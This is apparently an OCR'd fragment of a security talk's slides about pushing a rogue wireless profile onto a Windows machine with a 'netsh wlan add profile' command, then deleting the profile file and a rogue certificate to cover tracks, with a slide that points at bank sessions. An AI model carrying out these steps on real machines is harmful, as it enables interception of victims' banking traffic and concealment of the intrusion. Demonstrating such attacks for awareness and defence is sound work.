
- Echo xml network profile to a file
- Using xml file, create and connect to new Wireless profile

```
netsh wlan add profile filename="a.xml" interface="Wireless Network Connection"
```

fppt.com


Cover your tracks

- Delete xml file
- Delete rouge certificate




fppt.com

All Your *Bank* Are Belong To Us




fppt.com

Internet Explorer




fppt.com

Internet Explorer




fppt.com

Chrome



